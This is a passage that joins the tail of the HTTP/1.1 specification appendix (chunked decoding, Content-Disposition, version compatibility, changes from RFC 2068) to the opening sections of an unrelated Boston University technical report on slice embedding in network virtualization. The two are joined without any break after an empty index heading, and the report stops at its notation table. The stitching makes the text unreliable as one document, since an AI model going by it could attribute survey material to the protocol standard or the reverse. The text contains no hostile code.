```
      read chunk-data and CRLF
      append chunk-data to entity-body
      length := length + chunk-size
      read chunk-size and CRLF
   }
   read entity-header
   while (entity-header not empty) {
      append entity-header to existing header fields
      read entity-header
   }
   Content-Length := length
   Remove "chunked" from Transfer-Encoding
```

19.4.7 MHTML and Line Length Limitations

HTTP implementations which share code with MHTML [45] implementations need to be aware of MIME line length limitations. Since HTTP does not have this limitation, HTTP does not fold long lines. MHTML messages being transported by HTTP follow all conventions of MHTML, including line length limitations and folding, canonicalization, etc., since HTTP transports all message-bodies as payload (see section 3.7.2) and does not interpret the content or any MIME header lines that might be contained therein.

19.5 Additional Features

RFC 1945 and RFC 2068 document protocol elements used by some existing HTTP implementations, but not consistently and correctly across most HTTP/1.1 applications. Implementors are advised to be aware of these features, but cannot rely upon their presence in, or interoperability with, other HTTP/1.1 applications. Some of these describe proposed experimental features, and some describe features that experimental deployment found lacking that are now addressed in the base HTTP/1.1 specification.

A number of other headers, such as `Content-Disposition` and `Title`, from SMTP and MIME are also often implemented (see RFC 2076 [37]).

19.5.1 Content-Disposition

The `Content-Disposition` response-header field has been proposed as a means for the origin server to suggest a default filename if the user requests that the content is saved to a file. This usage is derived from the definition of `Content-Disposition` in RFC 1806 [35].

```
content-disposition = "Content-Disposition" ":"
                      disposition-type *( ";" disposition-parm )
disposition-type = "attachment" | disp-extension-token
disposition-parm = filename-parm | disp-extension-parm
filename-parm = "filename" "=" quoted-string
disp-extension-token = token
disp-extension-parm = token "=" ( token | quoted-string )
```

An example is

```
Content-Disposition: attachment; filename="fname.ext"
```

The receiving user agent SHOULD NOT respect any directory path information present in the `filename-parm` parameter, which is the only parameter believed to apply to HTTP implementations at this time. The filename SHOULD be treated as a terminal component only.

If this header is used in a response with the `application/octet-stream` content-type, the implied suggestion is that the user agent should not display the response, but directly enter a 'save response as...' dialog.

See section 15.5 for `Content-Disposition` security issues.

19.6 Compatibility with Previous Versions

It is beyond the scope of a protocol specification to mandate compliance with previous versions. HTTP/1.1 was deliberately designed, however, to make supporting previous versions easy. It is worth noting that, at the time of composing this specification (1996), we would expect commercial HTTP/1.1 servers to:

- recognize the format of the Request-Line for HTTP/0.9, 1.0, and 1.1 requests;
- understand any valid request in the format of HTTP/0.9, 1.0, or 1.1;
- respond appropriately with a message in the same major version used by the client.

And we would expect HTTP/1.1 clients to:

- recognize the format of the Status-Line for HTTP/1.0 and 1.1 responses;
- understand any valid response in the format of HTTP/0.9, 1.0, or 1.1.

For most implementations of HTTP/1.0, each connection is established by the client prior to the request and closed by the server after sending the response. Some implementations implement the `Keep-Alive` version of persistent connections described in section 19.7.1 of RFC 2068 [33].

19.6.1 Changes from HTTP/1.0

This section summarizes major differences between versions HTTP/1.0 and HTTP/1.1.

19.6.1.1 Changes to Simplify Multi-homed Web Servers and Conserve IP Addresses

The requirements that clients and servers support the `Host` request-header, report an error if the `Host` request-header (section 14.23) is missing from an HTTP/1.1 request, and accept absolute URIs (section 5.1.2) are among the most important changes defined by this specification.

Older HTTP/1.0 clients assumed a one-to-one relationship of IP addresses and servers; there was no other established mechanism for distinguishing the intended server of a request than the IP address to which that request was directed. The changes outlined above will allow the Internet, once older HTTP clients are no longer common, to support multiple Web sites from a single IP address, greatly simplifying large operational Web servers, where allocation of many IP addresses to a single host has created serious problems. The Internet will also be able to recover the IP addresses that have been allocated for the sole purpose of allowing special-purpose domain names to be used in root-level HTTP URLs. Given the rate of growth of the Web, and the number of servers already deployed, it is extremely important that all implementations of HTTP (including updates to existing HTTP/1.0 applications) correctly implement these requirements:

- Both clients and servers MUST support the `Host` request-header.
- A client that sends an HTTP/1.1 request MUST send a `Host` header.
- Servers MUST report a 400 (Bad Request) error if an HTTP/1.1 request does not include a `Host` request-header.
- Servers MUST accept absolute URIs.

19.6.2 Compatibility with HTTP/1.0 Persistent Connections

Some clients and servers might wish to be compatible with some previous implementations of persistent connections in HTTP/1.0 clients and servers. Persistent connections in HTTP/1.0 are explicitly negotiated as they are not the default behavior. HTTP/1.0 experimental implementations of persistent connections are faulty, and the new facilities in HTTP/1.1 are designed to rectify these problems. The problem was that some existing 1.0 clients may be sending `Keep-Alive` to a proxy server that doesn't understand `Connection`, which would then erroneously forward it to the next inbound server, which would establish the Keep-Alive connection and result in a hung HTTP/1.0 proxy waiting for the close on the response. The result is that HTTP/1.0 clients must be prevented from using Keep-Alive when talking to proxies.

However, talking to proxies is the most important use of persistent connections, so that prohibition is clearly unacceptable. Therefore, we need some other mechanism for indicating a persistent connection is desired, which is safe to use even when talking to an old proxy that ignores Connection. Persistent connections are the default for HTTP/1.1 messages; we introduce a new keyword (Connection: close) for declaring non-persistence. See section 14.10.

The original HTTP/1.0 form of persistent connections (the Connection: Keep-Alive and Keep-Alive header) is documented in RFC 2068. [33]

19.6.3 Changes from RFC 2068

This specification has been carefully audited to correct and disambiguate key word usage; RFC 2068 had many problems in respect to the conventions laid out in RFC 2119 [34].

Clarified which error code should be used for inbound server failures (e.g. DNS failures). (Section 10.5.5)

CREATE had a race that required an Etag be sent when a resource is first created. (Section 10.2.2)

Content-Base was deleted from the specification: it was not implemented widely, and there is no simple, safe way to introduce it without a robust extension mechanism. In addition, it is used in a similar, but not identical fashion in MHTML [45].

Transfer-coding and message lengths all interact in ways that required fixing exactly when chunked encoding is used (to allow for transfer encoding that may not be self delimiting); it was important to straighten out exactly how message lengths are computed. (Sections 3.6, 4.4, 7.2.2, 13.5.2, 14.13, 14.16)

A content-coding of "identity" was introduced, to solve problems discovered in caching. (Section 3.5)

Quality Values of zero should indicate that "I don't want something" to allow clients to refuse a representation. (Section 3.9)

The use and interpretation of HTTP version numbers has been clarified by RFC 2145. Require proxies to upgrade requests to highest protocol version they support to deal with problems discovered in HTTP/1.0 implementations (Section 3.1).

Charset wildcarding is introduced to avoid explosion of character set names in accept headers. (Section 14.2)

A case was missed in the Cache-Control model of HTTP/1.1; s-maxage was introduced to add this missing case. (Sections 13.4, 14.8, 14.9, 14.9.3)

The Cache-Control: max-age directive was not properly defined for responses. (Section 14.9.3)

There are situations where a server (especially a proxy) does not know the full length of a response but is capable of serving a byterange request. We therefore need a mechanism to allow byteranges with a content-range not indicating the full length of the message. (Section 14.16)

Range request responses would become very verbose if all meta-data were always returned; by allowing the server to only send needed headers in a 206 response, this problem can be avoided. (Section 10.2.7, 13.5.3, and 14.27)

Fix problem with unsatisfiable range requests; there are two cases: syntactic problems, and range doesn't exist in the document. The 416 status code was needed to resolve this ambiguity needed to indicate an error for a byte range request that falls outside of the actual contents of a document. (Section 10.4.17, 14.16)

Rewrite of message transmission requirements to make it much harder for implementors to get it wrong, as the consequences of errors here can have significant impact on the Internet, and to deal with the following problems:

1. Changing "HTTP/1.1 or later" to "HTTP/1.1", in contexts where this was incorrectly placing a requirement on the behavior of an implementation of a future version of HTTP/1.x

2. Made it clear that user-agents should retry requests, not “clients” in general.

3. Converted requirements for clients to ignore unexpected 100 (Continue) responses, and for proxies to forward 100 responses, into a general requirement for 1xx responses.

4. Modified some TCP-specific language, to make it clearer that non-TCP transports are possible for HTTP.

5. Require that the origin server MUST NOT wait for the request body before it sends a required 100 (Continue) response.

6. Allow, rather than require, a server to omit 100 (Continue) if it has already seen some of the request body.

7. Allow servers to defend against denial-of-service attacks and broken clients.

This change adds the `Expect` header and 417 status code. The message transmission requirements fixes are in sections 8.2, 10.4.18, 8.1.2.2, 13.11, and 14.20.

Proxies should be able to add `Content-Length` when appropriate. (Section 13.5.2)

Clean up confusion between 403 and 404 responses. (Section 10.4.4, 10.4.5, and 10.4.11)

Warnings could be cached incorrectly, or not updated appropriately. (Section 13.1.2, 13.2.4, 13.5.2, 13.5.3, 14.9.3, and 14.46). Warning also needed to be a general header, as PUT or other methods may have need for it in requests.

Transfer-coding had significant problems, particularly with interactions with chunked encoding. The solution is that transfer-codings become as full fledged as content-codings. This involves adding an IANA registry for transfer-codings (separate from content codings), a new header field (`TE`) and enabling trailer headers in the future. Transfer encoding is a major performance benefit, so it was worth fixing [39]. `TE` also solves another, obscure, downward interoperability problem that could have occurred due to interactions between authentication trailers, chunked encoding and HTTP/1.0 clients.(Section 3.6, 3.6.1, and 14.39)

The PATCH, LINK, UNLINK methods were defined but not commonly implemented in previous versions of this specification. See RFC 2068 [33].

The `Alternates`, `Content-Version`, `Derived-From`, `Link`, `URI`, `Public` and `Content-Base` header fields were defined in previous versions of this specification, but not commonly implemented. See RFC 2068 [33].

20 Full Copyright Statement

20.1 Acknowledgement

Funding for the RFC Editor function is currently provided by the Internet Society.

21 Index

While some care was taken producing this index, there is no guarantee that all occurrences of an index term have been entered into the index. Bold face italic is used for the definition of a term.

Slice Embedding Solutions for Distributed Service Architectures

Flavio Esposito flavio@cs.bu.edu
Ibrahim Matta matta@cs.bu.edu
Vatche Ishakian visahak@cs.bu.edu

Computer Science Department
Boston University
Boston, MA

Technical Report BUCS-TR-2011-025

***Abstract*—Network virtualization provides a novel approach to run multiple concurrent virtual networks over a common physical network infrastructure. From a research perspective, this enables the networking community to concurrently experiment with new Internet architectures and protocols. From a market perspective, on the other hand, this paradigm is appealing as it enables infrastructure service providers to experiment with new business models that range from leasing virtual slices of their infrastructure to host multiple concurrent network services.**

In this paper, we present the slice embedding problem and recent developments in the area. A slice is a set of virtual instances spanning a set of physical resources. The embedding problem consists of three main tasks: (1) resource discovery, which involves monitoring the state of the physical resources, (2) virtual network mapping, which involves matching users' requests with the available resources, and (3) allocation, which involves assigning the resources that match the users' query.

We also outline how these three tasks are tightly connected, and how there exists a wide spectrum of solutions that either solve a particular task, or jointly solve multiple tasks along with the interactions among them. To dissect the space of solutions, we introduce three main classification criteria, namely, (1) the type of constraints imposed by the user, (2) the type of dynamics considered in the embedding process, and (3) the allocation strategy adopted. Finally, we conclude with a few interesting research directions.

I. Introduction

We all became familiar with the layered reference model of ISO OSI as well as the layered TCP/IP architecture [47]. In these models, a layer is said to provide a *service* to the layer immediately above it. For example, the transport layer provides services (logical end-to-end channels) to the application layer, and the internetworking layer provides services (packet delivery across individual networks) to the transport layer.

The notion of distributed service architecture extends this service paradigm to many other (large scale) distributed systems.

Aside from the Internet itself, including its future architecture design, *e.g.*, NetServ [73] or RINA [23], with the term *distributed service architecture* we refer to a large scale distributed system whose architecture is based on a service paradigm.

Some examples are datacenter-based systems [39], Cloud Computing [36] (including high performance computing systems such as cluster-on-demand services), where the rentable resources can scale both up and down as needed, Grid Computing [45], overlay networks (*e.g.*, content delivery networks [6], [10]), large scale distributed testbed platforms (*e.g.*, PlanetLab [65], Emulab/Netbed [77], VINI [7], GENI [31]), or Service-oriented Architecture (SoA), where web applications are the result of the composition of services that need to be instantiated across a collection of distributed resources [80].

A common characteristic of all the above distributed systems is that they all provide a service to a set of users or, recursively, to another service. In this survey, we restrict our focus on a particular type of service: a slice. We define a slice to be a set of virtual instances spanning a set of physical resources.

The lifetime span of a slice ranges from few seconds (in the case of cluster-on-demand services) to several years (in case of a virtual network hosting a content distribution service similar to Akamai, or even a GENI experiment hosting a novel architecture looking for new adopters to opt-in [34]). Therefore, the methods to acquire, configure, manipulate and manage such slices could be different across different service architectures. In particular, the problem of discovering, mapping and allocating physical resources (slice embedding) has different time constraints in each service architecture.[1]

In some distributed service architecture applications, *e.g.* virtual network testbed, the slice creation and embedding time is negligible relative to the running time of the service they are providing. In many other applications, *e.g.* financial modeling, anomaly analysis, or heavy image processing, the time to solution — instant between the user, application or service requests a slice and the time of task completion — is dominated by or highly dependent on the slice creation and embedding time.

Therefore, to be profitable, most of those service architectures require agility—the ability to allocate and deallocate any physical resource (node or link) to any service at any time [2]. Those stringent requirements, combined with the imperfect design of today's data center networks [35] and with the lack of an ideal virtualization technology [78], have recently re-motivated research on resource allocation [13], [82], [51], [35], [4], [70].

In this paper, we define the slice embedding problem— a

[1] By resources we mean processes, storage capacity, and physical links, as well as computational resources such as processors.

[2] We extend the definition of agility as *"ability to assign any server to any service"* given by Greenberg *et al.* [35] by including links and, other resources along with a deallocation phase.

subarea of the resource allocation for service architectures—in Section II, we give a taxonomy (Section III), and we survey some of the recent solutions for each of its tasks (Sections IV, V and VI). Then, with the help of optimization theory, we model the three phases of the slice embedding problem as well as its tasks' interactions (Section VIII). We point out how all the proposed approaches —including the related facility location problems (Section VII)— have considered either cases where the time to solution is practically equivalent to the running time of a slice, *i.e.* they did not consider the slice creation and embedding time at all, or they did not model some of the slice embedding tasks. In Section IX we discuss some interesting open research directions and finally, in Section X we conclude our discussion.

II. Background and Area definition

A. Network Virtualization

Network virtualization provides a novel approach to running multiple concurrent virtual networks over a common physical network infrastructure. A physical network supports virtualization if it allows the coexistence of multiple virtual networks. Each virtual network is a collection of virtual nodes and virtual links that connect a subset of the underlying physical network resources. The most important characteristic of such virtual networks is that they are customizable (*i.e.*, can concurrently run different protocols or architectures, each tailored to a particular service or application [75]).

The interest in this technology has recently grown significantly because it will help the research community in the testing of novel protocols and algorithms in pseudo-real network environments [65], [77], [7], [28], as well as experimenting with novel Internet architectures as envisioned in [3]. This paradigm is particularly appealing to providers as it enables new business models: operators may in fact benefit from diversifying their infrastructure by leasing virtual networks to a set of customers [30], or by sharing costs in deploying a common infrastructure [11].

A recent survey on network virtualization can be found in [18]. The authors compare with a broad perspective, approaches related to network virtualization, *e.g.* virtual private networks and overlay networks. The paper also discusses economic aspects of service providers, analyzes their design goals (such as manageability or scalability), and overviews recent projects that use this technology (*e.g.* Planetlab [65] and GENI [31]). We narrow our focus on a more specific subarea of network virtualization (*i.e.* slice embedding), introducing a new taxonomy inspired by optimization theory for the three phases of the slice embedding problem. We leave our utility functions and model constraints as general as possible, so they can be instantiated, refined or augmented based on policies that would lead to efficient slice embedding solutions.

B. The Slice Embedding Problem

In this paper, we focus on a particular aspect of network virtualization, namely, the slice embedding problem.

A slice is defined as a set of virtual instances spanning a set of physical resources of the network infrastructure. The slice embedding problem comprises the following three steps: resource discovery, virtual network mapping, and allocation.

Resource discovery is the process of monitoring the state of the substrate (physical) resources using sensors and other measurement processes. The monitored states include processor loads, memory usage, network performance data, etc. We discuss the resource discovery problem in Section IV.

Virtual network mapping is the step that matches users' requests with the available resources, and selects some subset of the resources that can potentially host the slice. Due to the combination of node and link constraints, this is by far the most complex step in the slice embedding problem. In fact this problem is NP-hard [19]. These constraints include intra-node (*e.g.*, desired physical location, processor speed, storage capacity, type of network connectivity), as well as inter-node constraints (*e.g.*, network topology). We define the virtual network mapping problem in Section V.

Allocation involves assigning the resources that match the user's query to the appropriate slice. The allocation step can be a single shot process, or it can be repeated periodically to either reassign or to acquire additional resources for a slice that has already been embedded.

C. Interactions in the Slice Embedding Problem

Before presenting existing solutions to the tasks encompassing the slice embedding problem, it is important to highlight the existence of interactions among these tasks, the nature of these interactions, how they impact performance, as well as the open issues in addressing these interactions.

In Figure 1, a user is requesting a set of resources. The arrow (1) going from the "Requests" to the "Discovery" block, represents user queries that could potentially have multiple levels of expressiveness and a variety of constraints. The resource discoverer (2) returns a subset of the available resources (3) to the principle in charge of running the virtual network mapping algorithm (4). Subsequently, the slice embedding proceeds with the allocation task. A list of candidate mappings (5) are passed to the allocator (6), that decides which physical resources are going to be assigned to each user. The allocator then communicates the list of winners (7)—users that won the allocation—to the discoverer, so that future discovery operations can take into account resources that have already been allocated. It is important to note that the slice embedding problem is essentially a closed feedback system, where the three tasks are solved repeatedly—the solution in any given iteration affects the space of feasible solutions in the next iteration.

D. Solutions to the Slice Embedding Problem

Solutions in the current literature either solve a specific task of the slice embedding problem, or are hybrids of two tasks. Some solutions jointly consider resource discovery and network mapping [41], [1], others only focus on the mapping phase [81], [54], [21], or on the interaction between virtual network mapping and allocation [79], [52], while others consider solely the allocation step [5], [9], [49], [33], [20]. Moreover, there are solutions that assume the virtual network mapping




Fig. 1. Interactions and data exchanges in the slice embedding problem.

task is solved, and only consider the interaction between the resource discovery and allocation [68]. We do not discuss solutions that address the resource discovery task in isolation, since it is not different from classical resource discovery in the distributed system literature (see [60] for an excellent survey on the topic). In addition to considering one [81], [5] or more [62], [79] tasks, solutions also depend on whether their objective is to maximize users' or the providers' utility.

E. The novelty of the slice embedding problem

The slice embedding problem, or more specifically its constituent tasks, and network virtualization in general, may seem identical to problems in classical distributed systems. Network virtualization, however, is different in several ways, namely: (a) it enables novel business models, (b) it enables novel coexisting network approaches, and (c) it creates new embedding challenges that must be addressed.

Business models: network virtualization lays the foundations for new business models [22]. Network resources are now considered commodities to be leased on demand. The leaser could be an infrastructure or service provider, and the lessee could be another service provider, an enterprise, or a single user (*e.g.* a researcher in the case of virtual network testbed as in [31], [7], [38], [65], [28]). In those cases where the infrastructure is a public virtualizable network testbed (*e.g.* GENI [31]), the physical resources may not have any significant market value, since they are made available at almost no cost to research institutions.

Coexisting network approaches: the concept of multiple coexisting logical networks appeared in the networking literature several times in the past. The most closely related attempts are virtual private networks and overlay networks. A virtual private network (VPN) is a dedicated network connecting multiple sites using private and secured tunnels over a shared communication network. Most of the time, VPNs are used to connect geographically distributed sites of a single enterprise: each VPN site contains one or more customer edge devices attached to one or more provider edge routers [66].

An overlay network, on the other hand, is a logical network built on top of one or more existing physical networks. One substantial difference between overlays and network virtualization is that overlays in the existing Internet are typically implemented at the application layer, and therefore they may have limited applicability.

For example, they falter as a deployment path for radical architectural innovations in at least two ways: first, overlays have largely been in use as means to deploy narrow fixes to specific problems without any holistic view; second, most overlays have been designed in the application layer on top of the IP protocol, hence, they cannot go beyond the inherent limitations of the existing Internet [3].

In the case of VPNs, the virtualization level is limited to the physical network layer while in the case of overlays, virtualization is limited to the end hosts. Network virtualization introduces the ability to access, manage and control each layer of the current Internet architecture in the end hosts, as well as providing dedicated virtual networks.

Embedding challenges: although the research community has explored the embedding of VPNs in a shared provider topology, *e.g.*, [26], usually VPNs have standard topologies, such as a full mesh. A virtual network in the slice embedding problem, however, may represent any topology. Moreover, resource constraints in a VPN or overlays are limited to either bandwidth requirements or node constraints, while in network virtualization, both link and node constraints may need to be present simultaneously. Thus, the slice embedding problem differs from the standard VPN embedding because it must deal with both node and link constraints for arbitrary topologies.

III. Taxonomy

To dissect the space of existing solutions spanning the slice embedding tasks, as well as interactions among them, we consider three dimensions as shown in Figure 2: the *type of constraint*, the *type of dynamics*, and the *resource allocation* approach.

A. Constraint type

Users need to express their queries efficiently. Some constraints are on the nodes and/or links (*e.g.*, minimum CPU requirement, average bandwidth, maximum allowed latency) while others consider inter-group [1] or geo-location constraints [17].

Based on this dimension, research work in this area assumes no constraints [81], considers constraints on nodes only [65], links only [55], [67], [37], or on both nodes and links [5], [79]. In addition, the order in which the constraints are satisfied is important as pointed out in [52]: satisfy the node constraints and then the link constraints [81], [79], or satisfy both constraints simultaneously [54], [52].

B. Dynamics

Each task in the slice embedding problem may differ in terms of its dynamics. In the resource discovery task, the




Fig. 2. Overview of the slice embedding taxonomy with classification of representative references.

status updates of each physical resource may be collected periodically [41], or on demand [1].

In the virtual network mapping task, virtual resources may be statically mapped to each physical resource [81], or they can move (*e.g.*, using path migrations [79] or by re-running the mapping algorithm [29]) to maximize some notion of utility [37]. Also, the mapping can focus only on one single phase at a time where each phase considers only nodes or links [81], [40], or simultaneously both nodes and links [52], [17].

Finally, the allocation task may be dynamic as well: users may be swapped in or out to achieve some Quality of Service (QoS) or Service Level Agreement (SLA) performance guarantees, or they can statically remain assigned to the same slice. An example of static assignment of a slice may be an infrastructure hosting a content distribution service similar to Akamai, whereas an example of dynamic reallocation could be a researcher's experiment being swapped out from/into the Emulab testbed [77].

C. Admission Control

As the substrate—physical infrastructure—resources are limited, some requests must be rejected or postponed to avoid violating the resource guarantees for existing virtual networks, or to maximize profit of the leased network resources. Some research work, however, does not consider any resource allocation [41], [54], [21], [81], [55], [52]. Others consider the resource allocation task, with [33] or without [49], [5], [79] guarantees to the user, *i.e.*, the resource allocation mechanism enforces admission to the users, or it only implements a tentative admission, respectively. An example of tentative admission is a system that issues tickets, without guarantee that those tickets can be exchanged with a resource later in time. The literature defines those tentative admission mechanisms that do not provide hard guarantees as *soft reservation* [33].

IV. Resource Discovery

Although researchers have developed, and in some cases deployed a number of resource discovery solutions for wide-area distributed systems, the research in this area still has many open problems. Some of the existing distributed systems provide resource discovery through a centralized architecture, see, *e.g.*, Condor [53], Assign [67], or Network Sensitive Service Discovery (NSSD) [41]; others use a hierarchical architecture such as Ganglia [58], while XenoSearch [72], SWORD [62] and iPlane Nano [57] employ a decentralized architecture.

All of these systems allow users to find nodes that meet per-node constraints, except iPlane Nano that considers path metrics, while NSSD, SWORD, and Assign also consider network topologies. Unfortunately, none of these solutions analyze the resource discovery problem when the queried resources belong to multiple infrastructure or service providers. To obtain an efficient slice embedding, such cases would in fact require some level of cooperation (*e.g.*, by sharing some state), and such incentives to cooperate may be scarce.

As mentioned previously, we do not discuss solutions that address the resource discovery task in isolation, since it is not different from classical resource discovery in the distributed systems literature. Instead, we consider the resource discovery problem in combination with either the allocation or the network mapping task.

A. Discovery + allocation

We first discuss the interaction between discovery and allocation described in Network Sensitive Service Discovery (NSSD) [41]. The goal is to discover a service that meets a set of network properties specified by the user, and allocate it to the user.

This work emphasizes the importance of the interaction between discovery of network resources and their allocation to the users. The resource discovery task infers the network's performance metrics during its search and returns the best match with respect to some user criteria. In general, once a user's query is received, in existing systems either the provider (pure provider-side allocation) or the users (pure user-side allocation) execute the allocation task. If the allocation is done by the provider, users do not have to worry about anything after they submit a query, but may not know the quality of service they are going to get (in systems like PlanetLab for example, there are no service level agreements that the provider needs to meet). On the other hand, when the allocation is done by the user, each user needs to obtain a long list of candidates, as well as collect the status information of each candidate. Thus, the overhead of the discovery task is higher if users need to have the ability to choose the best set of resources. When the provider does the allocation instead, there may be no need to look at the complete set of resources as some heuristic (*e.g.* first fit) can be applied. Moreover, by showing the most available physical resources they own, providers could (indirectly) have to release information about their states, *e.g.*, information about which customer is hosted on a physical machine could be inferred [69].

To the best of our knowledge, NSSD is the first system that integrates the discovery and allocation tasks while enabling users to query static and dynamic network properties. Compared with pure provider-side allocation, NSSD allows users to control the selection criteria by returning a list of candidates. Compared with pure user-side allocation, NSSD has lower overhead in the discovery task, as only a small number of candidates are returned. In this work, the resources to allocate are single servers, hence there is no virtual network mapping phase.

B. Discovery + virtual network mapping

We present SWORD [1], a system that considers the interaction between the resource discovery and the virtual network mapping tasks. SWORD is a resource discovery infrastructure for shared wide-area platforms such as PlanetLab [65]. We choose to describe SWORD as it is a well known network discovery system whose source code is available [74]. The system has been running on PlanetLab for several years. Some of the functionalities described in the original paper, however, are currently disabled. For example, the current implementation of SWORD runs in centralized mode, and inter-node and group requirements (*i.e.*, constraints on links and set of nodes, respectively), are not supported because no latency or bandwidth estimates are available.

Users wishing to find nodes for their application submit a resource request expressed as a topology of interconnected groups. A group is an equivalence class of nodes with the same per-node requirements (*e.g.*, free physical memory) and the same inter-node requirements (*e.g.*, inter-node latency) that is within each group. Supported topological constraints within and among groups include the required bandwidth and latency.

In addition to specifying absolute requirements, users can supply SWORD with per-attribute *penalty functions*, that map the value of an attribute (feature of a resource, such as load or delay) within the required range but outside an ideal range, to an abstract penalty value. This capability allows SWORD to rank the quality of the configurations that meet the applications' requirements, according to the relative importance of each attribute. Notice that these penalty values would be passed to the allocation together with the list of candidates.

Architecturally, SWORD consists of a distributed query processor and an *optimizer* which can be viewed as a virtual network mapper. The distributed query processor uses multi-attribute range search built on top of a peer-to-peer network to retrieve the names and attribute values of the nodes that meet the requirements specified in the user's query. SWORD's optimizer then attempts to find the lowest-penalty assignment of platform nodes (that were retrieved by the distributed query processor) to groups in the user's query—that is, the lowest-penalty embedding of the requested topology in the PlanetLab node topology, where the penalty of an embedding is defined as the sum of the per-node, inter-node, and inter-group penalties associated with that selection of nodes.

Due to the interaction between the distributed query processor (resource discovery task) and the optimizer (mapping task), SWORD is more than a pure resource discoverer. SWORD provides resource discovery, solves the network mapping task, but does not provide resource allocation. In particular, since PlanetLab does not currently support resource guarantees, a set of resources that SWORD returns to a user may no longer meet the resource request at some future point in time. In light of this fact, SWORD supports a *continuous query* mechanism where a user's resource request is continually re-matched to the characteristics of the available resources, and in turn a new set of nodes are returned to the user. The user can then choose to migrate one or more instances of their application. This process is all part of the general feedback system outlined in Figure 1.

V. Virtual Network Mapping

The virtual network mapping is the central phase of the slice embedding problem. In this section we define the problem of virtual network mapping, then we survey solutions that focus only on this phase, as well as solutions that cover interactions with the other two tasks of the slice embedding problem.

A. Problem definition

The virtual network mapping problem is defined as follows [52]:

Definition 1 (Network): A Network is defined as an undirected graph $G = (N, L, C)$ where N is a set of nodes, L is a set of links, and each node or link $e \in N \cup L$ is associated with a set of constraints $C(e) = \{C_1(e), \ldots, C_m(e)\}$. A physical network will be denoted as $G^P = (N^P, L^P, C^P)$, while a virtual network will be denoted as $G^V = (N^V, L^V, C^V)$.

Definition 2 (Virtual Network Mapping): Given a virtual network $G^V = (N^V, L^V, C^V)$ and a physical network $G^P = (N^P, L^P, C^P)$, a virtual network mapping is a mapping of G^V to a subset of G^P, such that each virtual node is mapped onto exactly one physical node, and each virtual link is mapped onto a loop-free path p in the physical network. The mapping is called valid if all the constraints $C(e)$ of the virtual network are satisfied and do not violate the constraints of the physical network. More formally, the mapping is a function

$$M : G^V \rightarrow (N^P, \mathcal{P}) \tag{1}$$

where $\mathcal{P}$ denotes the set of all loop-free paths in G^P. M is called a *valid mapping* if all constraints[3] of G^V are satisfied, and for each $l^v = (s^V, t^V) \in L^V$, $\exists$ a path $p : (s^P, \ldots, t^P) \in \mathcal{P}$ where s^V is mapped to s^P and t^V is mapped to t^P.

Due to the combination of node and link constraints, the virtual network mapping problem is NP-hard. For example, assigning virtual nodes to the substrate (physical) network without violating link bandwidth constraints can be reduced to the multiway separator problem which is NP-hard [2].

To reduce the overall complexity, several heuristics were introduced, including backtracking algorithms [54], [52], simulated annealing as in Emulab [67], as well as heuristics that solve the node and link mapping independently.

[3]Examples of node constraints include CPU, memory, physical location, whereas link constraints may be delay, jitter, or bandwidth.

TABLE OF NOTATIONS		
Symbol	Page	Meaning
G	6	Undirected graph representing a general network
N	6	General set of nodes (or vertices) of a network
L	6	General set of links (or edges) of a network
C	6	General set of network constraints
C^P (C^V)	6	General set of physical (virtual) network constraints
$C(e) = \{C_1(e), \ldots, C_m(e)\}$	6	Set of m constraints on the element e (node or link) of the network
$G^P(G^V)$	6	Undirected graph representing a physical (virtual) network
N^P (N^V)	6	Set of nodes or vertices of a physical (virtual) network
L^P (L^V)	6	Set of links or edges of a physical (virtual) network
$\mathcal{P}$	6	Set of loop-free physical paths in a physical network G^P
$l^v = (s^V, t^V)$	6	Virtual link starting from virtual node s^V, and ending in virtual node t^V
$p : (s^P, \ldots, t^P) \in \mathcal{P}$	6	Physical path starting from physical node s^P, and ending in physical node t^P
M	6	Mapping function: $G^V \to (N^P, \mathcal{P})$
u'	7	Next physical node assigned in node mapping algorithm [81]
S_{nmax} (S_{lmax})	7	Maximum node (link) stress in G^P [81]
$S_N(v)$ ($S_L(l)$)	7	Current node (link) stress in G^P [81]
l	7	Index of physical links [81]
v	7	Index of physical nodes to map [81]
u	7	index of mapped physical nodes in node mapping algorithm [81]
$L(v)$	7	Set of links adjacent to physical node v [81]
$D(v, u)$	7	Distance between physical node v and u [81]
$\Pi(G^V)$	7	Revenue for allocating virtual network G^V [79]
CPU_r and bw_r	7	CPU and bandwidth required by the virtual network [79]
CPU_a and bw_a	7	CPU and bandwidth available on a physical network [79]
Ω	7	Price normalization factor [79]
$H(n^P)$	7	available resource on physical node n^P [81]
R_N (R_L)	8	Physical node (link) stress ratio [79]
$U^k(\cdot)$	8	Convex objective function run by virtual network k [37]
n_0	8	Number of virtual networks to simultaneously map [37]
$\mathcal{C}^{(k)} = c_{lj}^{(k)}$	8	Binary matrix of capacity constraints for virtual network k using virtual path j on physical link l [37]
$y^{(k)}$	8	virtual link capacities for virtual network k [37]
$z^{(k)}$	8	Path rate vector for virtual network k [37]
$g^{(k)}$	8	General convex constraint for virtual network k [37]
$\mathcal{D}$	8	Matrix of physical link capacity
$w^{(k)}$	8	Weight assigned to virtual network k in the slice allocation phase
ω_{ij}	9	Weight (or utilization) imposed on resource j by user i,
P_j	9	Price (in dollars) of the resource j [43]
U_j	9	Overall utilization of resource j [43]
$\mathcal{R}_j$	9	Physical CPU capacity of resource j in a *Colocation Game* [43]
$\mathcal{K}_j(i)$	9	Colocation cost for user i when mapped to resource j
a_{ij}	10	binary variable representing element i in the j^{th} set in a Set Packing Problem
w_j	10	Weight assigned to user requesting the set of resources —or objects— j in any allocation (Set Packing Problem)
$\mathbf{y}_j$	10	Binary allocation variable for object j in a Set Packing Problem
$W(O)$	10	Set of users W (objects O) to be allocated in a Set Packing Problem
Q	10	Collection of subsets of objects in a Set Packing Problem
